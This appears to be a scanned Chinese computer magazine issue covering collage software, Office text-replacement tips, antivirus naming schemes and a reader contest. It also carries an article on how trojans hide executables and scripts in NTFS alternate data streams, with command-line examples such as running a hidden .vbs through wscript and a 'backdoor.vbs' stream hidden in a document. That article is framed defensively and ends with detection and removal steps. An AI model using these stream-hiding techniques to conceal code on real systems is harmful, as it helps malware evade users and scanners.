提到拼贴画，许多朋友都会想到国外的一些大师的作品，其实在中国，它也有很悠久的历史了。中国将拼贴画划归于工艺美术范畴，常用的材料有贝壳、羽毛、树皮、布帛、皮毛、麦秆等。这些拼贴画充分发挥各种材料的色泽和纹理等特性，具有民族特色和装饰美感。在西方，拼贴画属于现代派艺术范畴。西方的拼贴画常把偶得材料，如报纸碎片、布块、糊墙纸贴在画板、画布或其他质地上，有时与绘画结合而成。20世纪初期，P.毕加索和G.布拉克把拼贴画技发展为立体主义艺术的一个重要方面。至60年代，拼贴画成为流行艺术的一种重要形式。

简单地说，拼贴画的制作就是一个整的剪碎、碎的拼整的过程。当然，一幅高水平的拼贴画，还需要借助作者慧眼独到的创意，即所谓“图像蒙太奇❶”(Photomontage)的理念，这也是我们创作过程中的重点。

名 词 解 释

❶ 图像蒙太奇

蒙太奇是法文Montage(混成画)的音译，原为建筑学术语，意为构成，装配。不要仅仅以为它是电影创作的主要叙述手段和表现手段之一，这个手法可以引申到各个方面。图像蒙太奇效果是一种非常独特且具备高度娱乐性的影像处理手法。它能够让你将一般照片，以蒙太奇的手法，将数张照片重新组合，并使用不同的格线及边框效果，加上字幕及签名后，制作出多种独到的蒙太奇效果。

二、用Collage Creator创建拼贴画

经过了这么一番洗礼，是不是感觉到下面即将开始的创作也凭添了几分艺术气息，可是说到具体行动，该如何动手呢？当然不是要你去找碎布、麦秸，只要借助Collage Creator这个工具软件就可以轻松完成了。下面我们就简单地学习一下制作过程。

Collage Creator小档案

软件版本:1.0　　软件大小:28.9MB

软件类型:共享软件(试用15天)　　适用系统:Win9x/Me/NT/2000/XP

下载地址:http://base.arcsoft.com/downloads/tbyb/Collage_Creator_Trial.exe

1.素材的添加

既然是拼贴画，各种素材的添加当然是最重要的，运行Collage Creator，设定好纸张大小后进入编辑界面，点击左方菜单中的“Image”标签，选择“From File”，然后选择需要导入的目标文件夹，这样该文件夹中的图像文件，就会全部显示在左下的窗口中，使用鼠标就可以将图像拖到工作区中(见图1)。



图1

点击左方菜单的“TEXT”标签，可以为画面中添加文字，并编辑色彩、阴影等各种文字效果。选择“Clip Art”标签，就会看到软件自带的数十张精彩的小剪贴画素材，这个设计可以为你节约许多创作时间。

小提示

From Album的运用

在Image标签中还带有一个“From Album”选项，你可以使用这个功能在软件中建立自己的图片集，注意其中只是图像文件的快捷方式，这样不占用空间，而且可以随意删除，并不会直接对原图进行操作。

2.图像的编辑

图像添加完毕后(可以陆续添加)，选择上方工具栏中的“EDIT PIECES”按钮，进入图像编辑界面。在“Crop”标签中，你可以为图像边缘增加各种效果，或者点击下方的小剪刀，来裁剪图像(见图2)，这样可以使得图像变得生动些，要知道拼贴画中是非常忌讳画面呆板的。



图2

调整合适后，可以选择“Effects”标签，其中有数十种图像边框可供选择，当然这应该是编辑图像的最后一步了(见图3)。



图3

3.添加个性签名

点击工具栏上方的“MAKE PIECES”按钮，可以看到“ArcSoft DoodleMaker”和“ArcSoft Letterboard”两个按钮。前者是在弹出的画板上手绘文字或图像，可以以作为个性签名。如果你对自己的作品没信心，那么点击后者，可为拼贴画添加现成的艺术字母。至此，拼贴画基本制作完成了(见图4)。



图4

小提示

层的运用


层(Layer)——这个最早出现在Photoshop中的经典功能，可以让你更好地编辑图像。在每一个步骤中，都可以从右方的菜单中选择“Layers”标签，就展开了“层”工具栏，这样你可以方便地对每一张拼贴画的素材进行编辑了，并可以通过拖动图像来改变各个拼图间的前后层次。

4.保存和打印

最后一个步骤，保存我们的作品。选择上方工具栏中的“SAVE COLLAGE”按钮，进入保存界面，“Current Project”、“New Project”都是将作品保存为一个方案，通常我们需要的是“Image File”，将它输出为一个图像文件。打印嘛……太奢侈的简单问题，就不浪费笔墨了。

最后还要说，好的软件当然还要依靠好的创意，不是每个人都受过专业训练，但是当你徜徉在创意的空间时，那本身就是一种享受了，不是吗？

拼贴画大师作品欣赏



30年来，斯科特·马特尔运用经典的蒙太奇技术创造了一个属于自己的独特世界，一个近乎完美的世界。那些非同凡响的照片把各种图像剪接到一起，有的结合甚至违反了某些物理学原则。马特尔自己将其称之为“超理性照片”，它们充满诗意而发人遐思，具有很强的挑战性和启发性。

CF [SY14]

看点 NTFS分区上一个看似非常普通的文本文件，到底能引出什么话题呢？它和木马有什么关系呢？

斩断伸向NTFS的黑手

——探秘NTFS分区中的“流文件”

■北京 Coolboy

本刊已经连续的为大家介绍了几种木马的隐藏方式(本刊第2期介绍的《就这样被你入侵——通通透透看木马》)以及系统中的一些后门(本刊第3期介绍的《关好“比尔”家的后门——系统后门大揭秘》)，但木马还有很多隐藏方式。

现在NTFS文件系统逐渐被越来越多的人所喜欢。但在大家充分享受NTFS带来的方便与快捷时，很多人却不知道，入侵者正在利用NTFS的新特性，威胁着我们的系统安全。

实战流文件

其实看到这里大家可能已经想到了第4期《被遗忘的角落——磁盘“渣滓洞”》一文中介绍的“数据流”(在本文中称为“文件流”)，建议大家在继续阅读本文前去看看这篇文章，以便对“数据流”有一个初步了解。

其实在文件系统里存在数据流形式，并将其应用于入侵，这已经是黑客圈子里面很公开的事情了，然而十分不幸的是，大多数防病毒软件供应商没有充分的检查这方面的安全问题，这样导致病毒(恶意程序)扫描程序发现不了恶意代码或病毒。

1.制作“流文件”

第一步:进入系统后，点击“开始→运行”，输入CMD后打开“命令提示符”窗口。

第二步:输入echo "this is the file1" > file1.txt，建立一个文件名为file1.txt的文本文件，并存入了一段字符串。可以使用type file1.txt命令来查看文件是否建立。此时可以用DIR命令来查看其文件大小，为22字节。

第三步:在命令提示符下运行echo "this is the stream" > file1.txt:stream1.txt，这条命令成功的完成后，你的第一个流文件就建立了，其中“:”号就是你指定关联的一个流文件。也就是说把一串字符毫无声息的附加在一个文件后面了。你可以尝试运行下面的命令:type file1.txt:stream1.txt，edit file1.txt:stream1.txt及notepad file1.txt:stream1.txt三个命令，其中只有notepad file1.txt:stream1.txt会被正常运行。产生这个现象的原因是由于一些Windows工具相对“古老”，它们本身并不具备处理流文件的能力。也就说它们无法正确的访问流文件中的内容。这时你再用DIR命令查看一下，file1.txt大小是没有改变的，而当前目录并没有其他文件了。

上面我们就完成了一个流文件的建立，当然你也可以不用这种关联的方法，而直接创建一个流文件。

方法很简单，只要在命令提示符输入echo "this is a super stream file" > :file2.txt即可，以后依然可以用上面提到的方法打开这个文件，怎么样隐蔽吧？你可以用del :file2.txt来删除它，当然结果是失败，但如果输入notepad :file2.txt，怎么样，还是可以打开的吧(见图)。



注意用“记事本”打开的文件名

2.体验“流文件”的危害

看到这里就要开始讲讲这个东东的危害了，如果是用一个VBS或VBE写成的脚本，只要用解释器一解释……比如WSCRIPT MYFILE.TXT:HACK.VBS(天知道那个文件是什么，总之从名字看就知道不是好东东)。

下面接着来看看如何利用流文件来运行可执行文件。首先将Windows自带的NOTEPAD.EXE(记事本)和程序POLEDIT.EXE(系统策略编辑器)分别拷贝到E:\TOOLS目录中，并分别改名为1.exe和2.exe。然后在“开始→运行”里面输入file:///e:/tools/2.exe，这时就会打开“系统策略编辑器”窗口，而如果输入file:///e:/tools/2.exe:1.exe，则会打开“记事本”，那么也就是说如果有人将后门或木马用上述方法加入你的系统，你根本无法找到。笔者测试了几个著名的病毒扫描程序，所有程序都没能查出流文件的病毒、木马。比如你建立一个MyResume.doc:backdoor.vbs，即使是选择了“检查所有文件”选项，也没有一款杀病毒软件在扫描整个磁盘的时候发现这个病毒。这表示一个恶意入侵者可以使用数据流文件来隐藏程序，而这些程序是不会被杀毒软件扫描到的。

防范流文件

那么到底有什么方法可以对付这些流文件呢？这里推荐一款小软件——LADS。

LADS小档案

软件版本:3.21	软件大小:35KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.heysoft.de/nt/lads.zip	

把软件下载并解压后，只要直接在命令提示符状态下运行LADS，就可找到当前文件夹下的所有流文件，如果需要查看整个C分区的流文件，使用LADS C:\ /s，即可。

小提示

LADS的参数有:

- /S:递规查询，用它可以查询子文件夹。
- /A:显示所有流文件所占空间大小。
- /D:危险的DEBUG模式，不要轻易使用。
- /Xname:不分析文件名为后面参数的文件，比如/Xabc.txt，则LADS就不会去分析abc.txt这个文件了。
- /Pfile:从一个文件中读入命令参数，比如/Paaa.txt，则LADS的参数从aaa.txt参数中读取。

当找到可疑的恶意流文件后，只要将它们拷贝到一个FAT格式的分区，再拷贝回来即可。当然也可以删除它们所在目录(或它们所关联的文件)，或用如echo file1.txt >file1.txt的方法就能清除关联的流文件了。

小编有话说:小特看过本文后，倒是想到可以用这个方法来隐藏文件，但一定不要去搞破坏。CF [FH01]

看云识天气——如何根据病毒英文名识别病毒特性

■ 瑞星反病毒工程师 张晓兵

每个反病毒公司都有一套自己的病毒命名体系，这导致大家在报导病毒新闻时各执一词，原本是一个病毒，却出现四五个病毒名，使用户无所适从，不知所云，更不用说去了解该病毒的特性了。虽然每个反病毒公司的病毒命名规则不同，但大家还是会遵守一些约定俗成的东西，用户只要了解了这些知识，就能根据病毒的英文名大概判断出该病毒的一些特性，并且能很方便地找到病毒的相关资料。

每个反病毒公司的病毒命名规则大同小异，大体都是采用<病毒类型>.<病毒名>.<病毒变种号>的形式来命名病毒的，其中，<病毒类型>是用来对病毒进行分类的，它体现了一种类型病毒的公有特性；<病毒名>用来区别病毒家族，体现了一个病毒家族的特性；<病毒变种号>用来区别同一病毒家族中的不同变种。因此，有经验的用户只要看到病毒的英文名就能知道一个病毒的大概特性了，下面来详细了解一下这三部分。

1.病毒类型

(1)病毒类型为Win32、PE、Win95、W32、W95这样名称的是系统病毒，像CIH(PE.Cih)、FUNLOVE(Win32.Funlove)等，这类病毒的公有特性就是没有独立的病毒体，通过将自身代码插入到Windows可执行文件内，来进行传播，并伺机进行破坏。

(2)病毒类型为Worm、I-Worm的就是蠕虫病毒，像冲击波(Worm.Blaster)、小邮差(Worm.Mimail)等，它们的公有特性是通过网络或者漏洞进行传播、向外发送带毒邮件、阻塞网络。

(3)病毒类型为Trojan的就是木马病毒，为Hack的就是黑客程序，如：QQ木马(Trojan.Pwd.Oicq.c.enc)、QQ黑客(Hack.OicqHack)等。这两种类型的病毒往往是成对出现的，木马病毒会通过网络或者系统漏洞进入用户的电脑并隐藏在系统目录下，然后修改注册表，向外界泄露用户的信息，而黑客病毒一般会有一个可视的操作界面，能对用户的电脑进行远程控制。

(4)类型为Script、VBS、JS的是脚本病毒，像红色结束符(Script.Redlof)、欢乐时光(VBS.Happytime)等，这类病毒的公有特性就是使用脚本语言编写，通过网页进行传播，会调用系统程序破坏电脑、修改注册表相关键值等方法进行破坏。

(5)类型为Macro的是宏病毒，象美丽莎(Macro.Melissa)，这类病毒的特性就是感染微软的OFFICE文档，通过显示各种消息框来对电脑产生影响。

(6)除了上面介绍的病毒类型之外，还有其他不常见的类型，如：Backdoor的后门病毒、Harm的恶意程序、Joke的玩笑程序、Binder的捆绑机、Dropper的种植程序等，限于篇幅，这里就不一一陈述了。

2.病毒名

病毒名是反病毒工程师在分析病毒时根据病毒特征起的，它是用来和其他病毒进行区分的一个私有名称，比如PE.CIH病毒，凡是病毒名叫CIH的病毒，就都有烧毁主板、破坏硬盘等特性，而PE这个名称只能表明CIH病毒具有通过感染文件进行传播的公有特性。

3.病毒变种名

该名称是为了标识病毒变种的，通常用A-Z这26个字母来顺序表示，拿“小邮差变种B(Worm.Mimail.B)”病毒为例，Worm表明该病毒是一个蠕虫病毒，会通过网络和邮件进行传播，Mimail是病毒名，也是中文命名的依据，“B”就是病毒变种名了，它表明该病毒是“小邮差”病毒家族中的第2个变种。

以上只是病毒命名规则的一些通用规范，但在长期的反病毒过程中每个反病毒公司在此基础上都扩展出了自己的一套标准，比如有些公司会在病毒尾部再加上阿拉伯数字来表示该病毒的大小，如CIH变种Win32.Cih.1003.b病毒，其中的1003就是指该病毒共有1003个字节大小(字节是计算机中表示大小的基本单位之一)。通过上述讲解，我想大家以后看再看到有关病毒的报导时心中就有数了。

最后再为大家举个比较特殊的例子——TrojanDownloader.Win32.SALite.10，TrojanDownloader是瑞星自定义的类型，不常见也不通用，它表明“下载木马”类型，即该病毒是一个会登录网站自动下载新病毒的病毒，而Win32表示该病毒除了木马病毒的特性外还有系统病毒的特性，即可以感染文件，SALite是病毒名，10是变种名，这种用数字来定义变种的方法也不通用。

如果有些用户还想了解有关病毒的详细信息，那么就要去网上搜索了，瑞星反病毒资讯网提供了一个比较完善的病毒资料库，用户链接到http://it.rising.com.cn/antivirus/antivirus7.asp就可以看到病毒资料查询页面了，如果是瑞星公司报导的病毒名称，用户只要在查询框中输入病毒全名即可，如果是其他公司报导的病毒名称，最好是只输入病毒名来进行模糊查找，比如说其他公司报导了一个病毒：Worm.Blaster，用户就最好在病毒资料库中搜索“Blaster”，这样找到病毒资料的可能性会大一些。

小编有话说：可能有的朋友会奇怪为什么我们要做这样的选题，除了给大家增长知识外，还有一个原因：前几天小特收到了一封求助的电子邮件，邮件的作者说他用的某杀毒软件提示系统中有病毒，然后软件对该病毒进行了清除，但重启后，又提示病毒出现，可清除重启后还会提示有病毒，他为此很烦恼。其实他完全可以用得到的病毒名来查看该病毒的特性，然后根据其特性进行查杀，如果是很流行的病毒，还可以找到杀毒厂商提供的手动杀毒方法，进行查杀。



CF [FH02]

看点 全面掌握Word和Excel中各种文本的替换技巧，以及批量替换ASCII文本的技巧。

■ 安徽　童旭霞　山东　王兰富

文本替换全攻略

编辑文本时经常会遇到这种状况：好不容易写完了一篇很长的文章，却发现其中某个常见词用错了。如果需要更改的词只有一两个，只要使用编辑器的“查找”功能找到该词，然后更正；如果需要更改的词有上百个甚至更多，文本替换功能就必不可少了。

简单地说，文本替换就是文本编辑程序自动查找特定字符并用新字符将其代替的功能，它可以让你的编辑工作事半功倍。文本替换不仅能帮你批量修正文中的错误，还可以提高录入效率以及批量转换文本格式等。很多的文字处理软件如Windows XP中的记事本、Word、Excel、金山文字、EmEditor等都提供了文本替换的功能。另外，如果你有很多文本文件中都包括了某个需要修改的字符，还可以借助第三方工具，实现多个文本文件中内容的批量替换。

一、Word之八大文本替换技巧

1. 基本替换

用Word替换文本是很简单的：首先打开一个文档，执行“编辑→替换”(或按“Ctrl+H”组合键)，打开“查找和替换”对话框(见图1)，在“查找内容”右侧的方框中输入需要替换的字符，在“替换为”右侧的方框中输入替换后的字符，然后单击“全部替换”按钮即可。



图1

小提示

★ 如果想保留文章中部分需要替换的字符，也就是说，不是所有被替换字符都要换成新的，就请根据实际情况，反复按“查找下一处”和“替换”按钮。

★ 如果只想替换文档中某个区域中的特定字符，可以先选中相应区域，然后再进行上述替换操作。

2.格式替换

如果需要突出文档中某些特定字符，可以通过格式替换的方法将那些字符设置成不同字体格式(如“加粗、倾斜”等)。打开“查找和替换”对话框(见图2)，在“查找内容”和“替换为”右侧的方框中输入同样字符，然后将光标定在“替换为”右侧方框中，单击“高级”按钮展开高级选项，单击其中的“格式”按钮，在随后弹出



图2

的快捷菜单中，选择“字体”选项，打开“替换字体”对话框，将字型设置成“加粗倾斜”格式，点击“确定”返回，再单击“全部替换”按钮即可。

3.空行替换

用Word编辑从网上粘贴过来的文本时，常常含有多余空行，手工删除既累又烦，何不用空行替换的方法呢？打开“查找和替换”对话框，在“查找内容”右侧的方框中输入“^p^p”(p一定是小写格式)，在“替换为”右侧的方框中输入“^p”，然后根据空行的多少，反复按几次“全部替换”按钮，就完工了。

4.图片替换

如果一篇文档中，多处需要输入某个小图片，那么先在需要输入图片的地方输入某个特殊字母(笔者用的是五笔输入法，所以通常用字母“z”)，待文章全部录入完成后，通过“插入→图片→来自文件”等方法将小图片插入一个到文档中，并选中该图片，执行“复制”操作，再打开“查找和替换”对话框，在“查找内容”后面的方框中输入字母“z”(默认情况下，可以不考虑大小写问题)，在“替换为”后面的方框中输入“^c”，单击“全部替换”按钮就行了。

小提示

上述“^c”中的“c”必须是小写字母，字符“^”请在英文输入状态下，用“Shift+6”组合键输入。

5.通配替换

如果要想将文档中的书名(包含在书名号“《》”之间的部分)统一设置“黑体、红色”，可以利用通配符替换来实现：打开“查找和替换”对话框，展开“高级”选项，选中其中的“使用通配符”选项(参见图2)，在“查找内容”中输入“《*》”，然后将光标定在“替换为”右侧的方框中，不输入内容，打开“替换字体”对话框(见图3)，将“中文字

体”和“字体颜色”分别设置为“黑体”和“红色”，点击“确定”返回，再按一下“全部替换”按钮即可。


图3

小提示

★常用的通配符有两个:一个是“*”号，表示任意多个字符；另一个是“？”号，表示一个字符(一个西文字母或一个中文字符)。


★如果不选中“使用通配符”选项，则通配符仍然被当作普通字符处理。


图4

6.书签替换

在文档录入时，先将文档中要多次出现的字符(如“比上年同期增长128%”)输入到文档中，然后选中这一特定字符，执行“插入→书签”命令，打开“书签”对话框(见图4)，输入一个便于理解的名称(如“zzbl”)，然后依次按“添加→取消”按钮返回。

以后需要输入该字符时，执行“插入→引用→交叉引用”命令，打开“交叉引用”对话框(见图5)，按“引用类型”右侧的下拉按钮，在随后出现的下拉列表中，选择“书签”选项，然后选中其中需要的书签名称，再单击“插入”按钮即可。


图5

通过这种方法输入的字符，如果对定义的书签内容进行了修改(如“比上年同期增长127.5%”)，只要按“Ctrl+A”组合键选中全文，再按一下F9功能键，后面引用的内容会一次性作出相应的更改，起到文内批量替换的效果。

7.粘贴替换

在文档录入时，先将文档中要多次出现的字符(如“比上年同期增长128%”等)输入到文档中，然后选中这一特定字符，执行“复制”操作，再将光标定在需要再次输入此字符的位置上，执行“编辑→选择性粘贴”命令，打开“选择性粘贴”对话框(见图6)，选中其中的“粘贴为链接”选项(其它选项不需要更改)，点击“确定”返回。

这样，重复进行“选择性粘贴”就可以将上述字符插入到文档多处。此时，如果修改了最初的字符内容(如“比上年同期增长127.5%”)，则后续词条随之更新，也达到了批量替换的目的。


图6

8.大小写替换

如果想将文档中的大(小)写字母，转换成小(大)写格式，可以这样来做:选中需要转换的文档区域，根据转换的实际需要，反复按“Shift+F3”组合键即可。

二、Excel之五大替换技巧

同Word相比，Excel的替换功能要弱一些，但仍然有不少奇妙之处。

1.普通替换

启动Excel，打开相应文档，选中需要替换字符的单元格区域(或整个工作表)，执行“编辑→替换”命令(或按“Ctrl+H”组合键)，打开“查找和替换”对话框(见图7)，在“查找内容”右侧的方框中输入需要替换的字符，在“替换为”右侧的方框中输入替换后的字符，然后单击“全部替换”按钮即可。如果想保留选中区域中部分需要替换的字符，就请根据实际情况，反复按“查找下一处”和“替换”按钮。


图7

2.工作簿替换

默认情况下，上述操作仅对当前工作表有效，如果想让上述操作对整个工作簿发生作用，可以这样设置:在“查找和替换”对话框中单击右侧的“选项”按钮，展开“替换”选项，按“范围”右侧的下拉按钮，在随后弹出的快捷菜单中，选中“工作簿”选项，再进行上述替换操作即可。

3.格式替换

如果想一次性给包含公式的单元格添加上“红色”的填充色，那么选中整个工作表，打开“查找和替换”对话框，在“查找内容”和“替换为”右边的方框中均输入“=”号(引号不要输入)，展开替换选项，单击“替换为”右边的“格式”按钮,打开“替换格式”对话框(见图8)。切换切换“图案”标签下，在“单元格底纹颜色”选项区中选中“红色”，确定返回，单击“全部替换”按钮就行了。


图8

4.通配替换

如图9所示，需要将B列中的“某某市”字符全部清除掉，可以用通配替换来完成：

	A	B
1	序号	施工企业名称
2	1	安徽省某某市第一建筑安装公司
3	2	黑龙江省某某市第九建筑安装有限责任公司
4	3	安徽省某某市振兴建筑安装公司
5	4	黑龙江省某某市金马建筑安装有限责任公司

图9

选中B列，打开“查找和替换”对话框，在“查找内容”右边的方框中输入“*市”字符，在“替换为”右边的方框中不输入内容，单击“全部替换”按钮。

小提示

由于星号(*)代表通配符，所以如果确实需要将表格中的星号替换成其它字符(如“×”)，可以这样操作：打开“查找和替换”对话框，在“查找内容”右边的方框中输入“~*”字符，在“替换为”右边的方框中输入“×”字符，单击“全部替换”按钮就行了。

5.函数替换

上述清除“某某市”字符的替换，也可以用函数来实现(假定替换后的新字符保存在C列中)：选中C2单元格，输入公式：=REPLACEB(B2,1,2*FIND("市",B2),)，确认一下。再次选中D2单元格，将鼠标移至该单元格右下角成细十字线状时，按住左键向下拖拉至最后一个单元格，即可完成替换工作。

小提示

此时，若删除了B列，则C列公式会返回错误的结果。如果确实需要让B列在工作表中不显示出来，可以用下面两种方法来实现：①选中B列，右击鼠标，在随后弹出的快捷菜单中，选中“隐藏”选项。②选中C列(可C列中有数据的单元格区域)，执行“复制”操作，再选中B列，执行“编辑选择性粘贴”命令，打开“选择性粘贴”对话框(见图10)，选中“数值”选项，确定返回，再将C列删除即可。



图10

三、文本的批量替换

以上所说的文本替换都是在单个文本文件中进行的，而且每次只能替换一种字符，如果想提高效率，批量更改多个文本中的字符，可以借助像Erginsoft Replacer这样的小软件来完成。

Erginsoft Replacer小档案

软件版本:5.0	软件大小:830KB
软件性质:共享软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.erginsoft.com/replacer/replacer.zip	

Erginsoft Replacer是一款文字替换工具软件，可以在批量文件中替换文字，支持所有ASCII文件格式如HTML、HTM、TXT、ASP、CSS、JSP、DIZ等(见图11)。下面以将某个公司网站网页内容的替换为例，来介绍Erginsoft Replacer的操作方法。

Step1 添加替换文件或文件夹



图11

启动软件，点击“File List→Add Files”命令，在弹出的“Add Files in first list”对话框中，选择要进行替换的文件，然后单击“打开”按钮，将需要进行替换的文件添加到Erginsoft Replacer主窗口下面的“File List”列表中(见图12)。如果需要从列表中删除某个文件，可以在文件上右击鼠标，选择“Remove Selected File”即可。



图12

Step2 进行文字替换

需要进行文字替换时，在Erginsoft Replacer主窗口的“What to find”列表中，输入文件中需要替换的文字内容，如“是一家以软件研发和网站开发为主的高新技术企业”。在查找替换内容时，可以使用鼠标右击“File List”列表中的某个文件，从弹出的快捷菜单中选择“Browse”命令，然后在打开的文件中，选择需要替换的内容，执行“复制”命令，粘贴到“What to find”列表中。如果需要区分大小写，可以选中“Use Match Case”复选框(见图13)。在“Replace with”列表窗口中输入替换后的文字，如“是一家以软件销售、研发、网站开发为主的综合性高技术企业”，然后单击工具栏上的“Start a replacement”，即可完成替换工作。



图13

Step3 管理替换方案

Erginsoft Replacer还有个特色功能，即可以将替换操作保存为一个方案，以后可以直接使用该方案进行快速操作了，这对于频繁进行文字替换工作的人来说非常便利。需要保存方案时，单击“Project”菜单，执行“Save Project”命令，在弹出的“Save Project as”窗口中输入方案名称，如“公司网站文件修改01”，单击“OK”按钮。需要使用这个方案时，执行“Project→Open Project”命令，然后在弹出的对话框中选择相应的方案即可。 CF [BG01]

CFan知识英雄——短信接龙闯关大赛


本月送出10套数码影音超强装备

奖品设置：

一等奖（1名）
chilon多功能MP3播放器一台
价值1200元



二等奖（3名）
友立DVD制片家2（V8）版一套
价值499元



三等奖（6名）
友立PHOTO硬派6.0一套
价值98元



8元包月不限量短信随心发

本次活动周期为（3月1日~4月1日），活动结束后，我们将取积分最高的前11名分别予以奖励。

积分前三名的用户，除了可以得到由厂商赞助的奖品外，还可以获得由《电脑爱好者》编辑部全员签名的CFan知识英雄证书一张。

请发送S至1111999（移动用户）或9111199（联通用户）开始闯关！本次活动采用手机短信包月方式进行，全部费用为8元，无任何附加费用。

咨询电话： 010-62501458(24小时技术支持)　010－62161335－8011

妙招去除 Word 文档中的页眉横线

■江苏 王志军

如果你在Word文档中插入了页眉，那么在文字的下方总会出现一条横线，看起来颇为不爽。更恼人的是，即使删除了页眉文字，那条讨厌的横线仍会呆在原来的位置。那么，怎么去除它呢？

在Word XP中，可以打开任务窗格，选择“样式与格式”任务，然后双击文档中的页眉部分，此时页眉会出现一个虚线的矩形框（表示选中状态），点击“样式与样式→页眉”下拉列表三角，选择“修改”，此时我们会看到“修改样式”窗口（见图1），从“格



图1

式”中选择“边框”项，接着在“边框和底纹”窗口中选择“无”就可以去除这条讨厌的横线了（见图2）。




图2

由于Word 2000中没有这个任务窗格，我们可以从“格式”菜单中选择“样式和格式”命令，再选择“页眉”，点击“更改”按钮，打开“更改样式”窗口，在“格式”下选择“边框”，然后会打开与图2类似的对话框，接下来的操作就与Word XP没有什么差别了。

CF [BG02]

轻松自测英文写作水平

■河北 陈会安

刚刚试着用英文写文章的朋友一定想知道自己的英文写作水平，其实利用Word的“拼写和语法”功能就可以帮你为自己的文章打分。

首先来做一些简单设置：依次点击“工具→选项→拼写和语法”，在“拼写和语法”标签下勾选“随拼写检查语法”和“显示可读性统计信息”两项（见图1）。然后打开一篇编辑完成的英文文档，执行“工具→拼写和语法”命令，即可弹出“可读性统计信息”对话框（见图2）。该对话框包含了三项内容：Counts（统计信息）、Averages（平均值信息）和Readability（可读性信息），我们重点谈谈第三项Readability。

可读性分数是根据每个单词平均字节数和每个句子的平均单词数进行评定的，它包括两种可读性分数：Flesch Reading Ease分数和Flesch-Kincaid Grade Level分数。其中前者按百分制评定文本的得分，分数越高的文档越容易理解。具备一定英语写作水平的人其分数应能达到70分以上。而后者则按美国中小学年级水平评定文本的得分。分数越高表示作者的英语写作水平越高，当然对读者的英语阅读水平要求也就越高。一般的英文文档的分数大约可达6.0级至8.0级(注：共12级)。



图1



图2

通过“可读性信息”所反馈的数据，可以根据不同读者群的阅读水平而写出难度合适的文章。更重要的是，你能随时掌握自己的英语写作水平，并不断地努力、提高。

CF [BG03]

擂台赛Mission 9评选结果

看到大家的作品，不，确切地说应该是大家对WPS这款国产软件的肺腑之言和深深的厚望，又使我深深地感到我们用户的可敬和可爱！说实话，大家都不愿意对这期的作品进行点评，因为有太多的作品提出了非常好的宝贵建议和意见，很难分出一二三等。所以**本期参赛选手人人有奖！**大家都对WPS Office的各个方面进行了评判，同时也对未来版本的WPS做出了憧憬。更让我们惊奇的是：竟然有选手对我们的新版本的Windows&Linux WPS做出的预言和我们自己要求的十分相符。大家的意见和建议，我们会很好地进行收录和提交，争取让大家能在不久以后的WPS中看到自己提出想法的痕迹。

请大家继续关注我们新一年的栏目！:)

一等奖: WPS Office 2003专业版＋金山毒霸安全组合套装

陈秀峰(安徽)

二等奖: 金山毒霸安全组合套装＋金山词霸2003

张聿波(山东) 杜素芬(北京)

三等奖: 金山词霸＋金山快译组合装

蔡惠金(福建) 胡玉佳(河南) 朱玉国(新疆)

图灵与图灵奖(上)

■ 云栖

几乎每个行业都存在一两项被认为该领域"终极荣誉"的大奖,如:电影业的奥斯卡奖,新闻领域的普利策奖,数学领域的沃尔夫奖和费尔兹奖等。随着计算机技术的飞速发展,尤其到了二十世纪六十年代,计算机技术已经成为一门有影响的学科,信息产业亦逐步形成。但在这一产业中却一直没有一项具有崇高荣誉的奖项来促进该学科的进一步发展。为了弥补这一缺陷,美国计算机协会(ACM, Association for Computer Machinery)为了纪念杰出的英国数学家阿兰·图灵(Alan Turing)(见图1),于1966年设立了"图灵奖",专门奖励那些对计算机科学研究有卓越贡献的科学家。它被公认为计算机界的"诺贝尔奖"。



图1 阿兰·图灵

"图灵奖"是许多计算机科学家梦寐以求的最高荣誉。那么为什么图灵能够如此幸运地成为计算机科学家心中的诺贝尔呢?

